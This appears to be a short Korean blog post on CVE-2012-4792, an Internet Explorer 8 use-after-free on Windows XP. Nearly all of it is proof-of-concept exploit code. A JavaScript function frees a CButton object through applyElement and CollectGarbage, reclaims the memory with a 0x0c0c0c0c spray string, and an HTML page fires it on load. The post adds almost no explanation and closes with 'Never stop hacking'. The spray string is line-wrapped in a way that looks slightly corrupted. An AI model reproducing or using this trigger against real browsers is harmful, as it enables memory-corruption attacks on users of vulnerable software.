Windows XP SP3 + IE 8 (CVE-2012-4792)

- cve-2012-4792_calc.html
  - 실제 익스플로잇 분석



javascript

```javascript
function crash() {
    var e0 = document.getElementById("id_form");
    var e1 = document.getElementById("id_div");
    var e2 = document.createElement("q");

    e1.applyElement(e2);
    e1.appendChild(document.createElement("button"));
    e1.applyElement(e0);
    e2.innerHTML = "";
    e1.applyElement(document.createElement("div"));

    CollectGarbage();

    e1.className = unescape("%u0c0c%u0c0c%u0c0c%u0c0c%u0c0c%u0c0c%u0c0c%
    %u0c0c%u0c0c%u0c0c%u0c0c%u0c0c%u0c0c%u0c0c%u0c0c%u0c0c%u0c0c%u0c0c%u
    u0c0c%u0c0c%u0c0c%u0c0c%u0c0c%u0c0c%u0c0c%u0c0c%u0c0c%u0c0c%u0c0c");
}
```

트리거!!

html

```html
<body onload="crash()">
    <div id="id_div"></div>
    <form id="id_form"></form>
</body>
</html>
```

좀 더 정확히는 요기

감사합니다

- Never stop hacking :P